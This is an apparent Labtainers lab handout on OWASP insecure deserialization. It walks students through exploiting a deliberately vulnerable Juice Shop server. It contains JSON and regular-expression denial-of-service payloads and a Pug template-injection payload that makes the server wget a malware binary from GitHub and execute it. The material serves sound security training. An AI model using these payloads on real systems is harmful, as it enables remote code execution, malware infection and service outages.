OWASP Insecure Deserialization Lab Exercise

The development of this document is/was funded by three grants from the DOD Grant Number H98230-19-1-0301

1 Overview

This Labtainer exercise explores Insecure deserialization. Insecure deserialization happens when the developer doesn't check serialized data that a user sends to the application. This is another vulnerability where a lack of user input validation can lead to serious security problems. It is hard to exploit, but when it works, it can lead to either remote code execution or denial of service.

2 Lab Environment

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virtual machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

```
labtainer web-insdes
```

On most Linux systems, these are links that you can right click on and select "Open Link". **If you chose to edit the lab report on a different system, you are responsible for copying the completed report back to the displayed path on your Linux system before using "stoplab" to stop the lab for the last time.**


The resulting virtual terminal is connected to the student workstation; you will have OWASP ZAP and Firefox located on this workstation.

There are several accounts that are configured

Username	Password	Systems
admin@juice.org	admin123	Admin for web login
jim@juice.org	ncc-1701	web login
Ubuntu	ubuntu	Student workstation
Ubuntu	ubuntu	vulnerable server

3 Network Configuration

The student workstation (`web-insdes`) is configured to have IP address `192.168.99.101` while the vulnerable webserver (`web-insdes`-server) is `192.168.99.100;`



4 Lab Tasks

It is assumed that the student has received instruction or independent study on the basic operation of web operations

4.1 Verify connectivity between student workstation and web server

A simple ping from the student workstation system will be sufficient.

```
ping 192.168.99.100
```

Note: to stop the ping use CTRL + C

4.2 Open Firefox and browse to the web server

At a terminal on the student workstation type:

```
firefox &
```

this will load Firefox, and type in the IP of the web server:

```
http://192.168.99.100
```

Record in Item #1 of your report why firefox might have been chosen to be the web browser used.

4.3 Open & Set up OWASP ZAP

At the terminal of the student workstation, type:

```
owasp-zap &
```

Note: if Firefox is running at the terminal and the "&" was not included then Firefox is not running in the background. Close Firefox and reopen using "Firefox &" at the terminal

OWASP ZAP Application should be open and it should be prompting the user for input.

- OWASP ZAP user input: select "yes, I want to persist this session with the name based on the current timestamp" then click start. This will open ZAP application.
- If you are prompted to "Manage Add-on" click close

4.4 Configure Firefox to use OWASP-ZAP as a Proxy

The objective of this task is to set up OWASP ZAP to be function and to allow the capture of traffic from the web-xss student workstation. Within the preference section of Firefox configure the following steps:

- In the student workstations Firefox, open "Preferences"
- In the find window type "proxy"

- In Network Proxy Setting, select “Settings”
- Select “Manual proxy configuration”
- In the HTTP Proxy section: use “127.0.0.1” and Port “8080”
- Also select “Use this proxy server for all protocols”
- Click “ok” to accept the settings

The above setting ensures that Firefox will use OWASP Zap as the proxy. Perform the following steps to ensure the Firefox is connecting and using ZAP as a proxy

- Refresh the webpage “192.168.99.100”
- A security warning stating “Your connection is not secure” will be displayed.
- This warning message must be accepted. To do that click on “Advanced”
- It will display the SSL certificate and should show a “SEC_ERROR_UNKOWN ISSUE” it is ok to use this cert, click “Add Exception”
- A confirmation window will pop up, confirm the exception by clicking the “Confirm Security Exception”

Record in Item #2 of your report why set up a proxy.

4.5 Accessing Restricted Areas

The objective of this section is to see what access is allowed and to determine even if you can access a restricted area if you will be allowed to do anything. According to OWASP WSTG-ATHZ-01, one of the first tasks when looking at a web site is to see what URLs and directories you have access to. Conducting a basic site survey using a web site crawler is the preferred method for data gathering on a web site.

Example 1 – Web Survey

The following will allow OWASP Zap to crawl a website to determine if what paths are accessible.

- Open OWASP Zap and perform a site scan on the IP address:
  `192.168.99.100:3000`
- Do you see any links to administrative pages?
- Please save your scan results from OWASP Zap, save it to the desktop and title it “traversal.html” if traversal is not found save the entire report.

Record in Item #3 of your report how should an administrative page be protected?

4.6 Remote Code Execution – Using POST and JSON

The objective of this task is to force the server to execute code using a POST and JSON. According to OWASP WSTG 4.7.11.2 testing for remote file and code inclusion. The File and Code Inclusion vulnerability allows an attacker to include files, and code, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. Remote File and Code is the process of including remote files and code through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized

Using the steps below to perform a remote code execution.

- After reviewing the URLs found in Task 4.5, you should have found a Swagger API documentation hosted at https://192.168.99.100:3000/api-docs which describes the B2B API.

- This API allows to POST orders where the order lines can be sent as JSON objects (`orderLines`) but also as a String (`orderLinesData`).
- The given example for `orderLinesDate` indicates that this String might be allowed to contain arbitrary JSON: [{"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t"},...]
- Click the Try it out button and without changing anything click Execute to see if and how the API is working. This will give you a 401 error saying No Authorization header was found .
- Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.
- Back at https://192.168.99.100:3000/api-docs/#/Order/post_orders click Authorize and paste your token into the `Value` field.
- Click Try it out and Execute to see a successful 200 response
- An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with {"orderLinesData": "(function dos() { while(true); })()"} in the Request Body field. Click Execute.
- The server should eventually respond with a 200 after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
- If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

Record in Item #4 of your report What are the main difference between a secure JSON and a insecure JSON?

4.7 Remote Code Execution – Using XML

The objective of this task is to force the server to execute code using an XML. According to OWASP WSTG 4.7.11.2 testing for remote file and code inclusion. The File and Code Inclusion vulnerability allows an attacker to include files, and code, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. Remote File and Code is the process of including remote files and code through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized

Using the steps below to perform a remote code execution using XML instead of POST/JSON.

- After reviewing the URLs found in Task 4.5, you should have found a Swagger API documentation hosted at https://192.168.99.100:3000/api-docs which describes the B2B API.
- This API allows to POST orders where the order lines can be sent as JSON objects (`orderLines`) but also as a String (`orderLinesData`).
- The given example for `orderLinesDate` indicates that this String might be allowed to contain arbitrary JSON: [{"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t"},...]
- Click the Try it out button and without changing anything click Execute to see if and how the API is working. This will give you a 401 error saying No Authorization header was found .

- Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.
- Back at https://192.168.99.100:3000/api-docs/#/Order/post_orders click Authorize and paste your token into the `Value` field.
- Click Try it out and Execute to see a successful 200 response
- As Request Body put in {"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"} - which will trigger a very costly Regular Expression test once executed.
- Submit the request by clicking Execute.
- The server should eventually respond with a 503 status and an error stating Sorry, we are temporarily not available! Please try again later. after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

Record in Item #5 of your report why are Regular Expression tests costly to a server?

Record in Item #6 of your report what is Regular Expression and how can it be used to attack a web server?

4.8 Abusing Arbitrary Code Execution

The objective of this task is to force the server to execute arbitrary code. According to OWASP WSTG 4.7.11.2 testing for remote file and code inclusion. The File and Code Inclusion vulnerability allows an attacker to include files, and code, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. Remote File and Code is the process of including remote files and code through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized.

Using the steps listed below to execute arbitrary code to infect the server with malware.

- Reviewing Task 4.5 should reveal a subdirector of the ftp section in the quarantine. Navigate to https://192.168.99.100:3000/ftp/quarantine
- Your goal is to use RCE to make the server download and execute the malware version for the server OS, so on Linux you might want to run, type the following command:

```
wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware && ./malware
```

- Realizing that https://192.168.99.100:3000/profile is not an Angular page. Meaning the page is written using Pug which happens to be a Template engine and therefore perfectly suited for SSTi mischief
- Set your Username to 1+1 and click Set Username. Your username will be just shown as 1+1 under the profile picture.
- Trying template injection into Pug set Username to #{1+1} and click Set Username. Your username will now be shown as 2 under the profile picture!

- Craft a payload that will abuse the lack of encapsulation of JavaScript's global.process object to dynamically load a library that will allow you to spawn a process on the server that will then download and execute the malware. Payload should look like the following code:

```
#{global.process.mainModule.require('child_process').exec
('wget -O malware https://github.com/J12934/juicy-
malware/blob/master/juicy_malware_linux_amd_64?raw=true
&& chmod +x malware && ./malware')}
```

Record in Item #7 of your report why would someone purposely put malware on there own web server?

Record in Item #8 of your report why are there repositories of malware on storage sites such as Github?

4.9 Log Review

The objective of this task is to see if the learner can access server logs or other metric data that the server generates. According to OWASP WSTG-CRYP-03, sensitive data must be protected when it is transmitted or even at rest. If data is transmitted over HTTPS or encrypted in another way the protection mechanism must not have limitations or vulnerabilities. If data is at rest, there needs to be a control in place to secure sensitive data. As a rule of thumb if data must be protected when it is stored, this data must also be protected during transmission. sensitive data is typically defined as passwords or authentication-based content, but it can also include server logs and other information used to compromise a system or service.

The first example below will have the learner look through some left-over information from an IT server team member to aid in identifying were log files may be. The second example will let the learner explore the site survey map and see if they can find metric location.

Example 1 – Gaining Access to Server Logs

- While completing the tasks above, and reviewing content in the ftp directory, a file titled "`incident-support.kdbx`" should be reviewed.
- Upon inspection of the file a directory should stand out, and that is the location the support team saves log files.
- You can also review task 4.5 site survey and determine if there is a support directory listed. View the continence of the following URL

```
https://192.168.99.100:3000/support/logs
```

- Can you access the server logs? Save the logs as "logs.txt"

Example 2 – Gaining Access to Server Metrics

- In task 4.5, a web site survey was performed, one directory of note that was found was the metric directory.
- Analyze the directory and determine if this directory houses and serves usage data.

4.10 Generate Report

In OWASP ZAP once the tester has found the different vulnerabilities, in the ZAP application under Report on the top and save a HTML report. Save the report to the home directory of the web-inject workstation, call the file "`report_zap`"

Record in Item #9 of your report any interesting finding of the report. Find three areas of interest and explain why they were important and how they may have an impact on the security of this website.

4.11 Review Journal output

This task allows the user to see output that the server would be generating when certain attacks or exploits have run against them. The learner will review journal output on the server.

- On the shell of the web server type the following command:
  - Sudo journalctl -u juice-shop
- Review the output and space bar until the end, record anything of note and if there are any possible exploits that had ran. Support your claim with output from the journal. Record this at the end of your report under question 10.

5 Stop the Labtainer

When the lab is completed, or you'd like to stop working for a while, run

```
stoplab web-insdes
```

from the host Labtainer working directory. You can always restart the Labtainer to continue your work. When the Labtainer is stopped, a zip file is created and copied to a location displayed by the stoplab command. When the lab is completed, send that zip file to the instructor.

References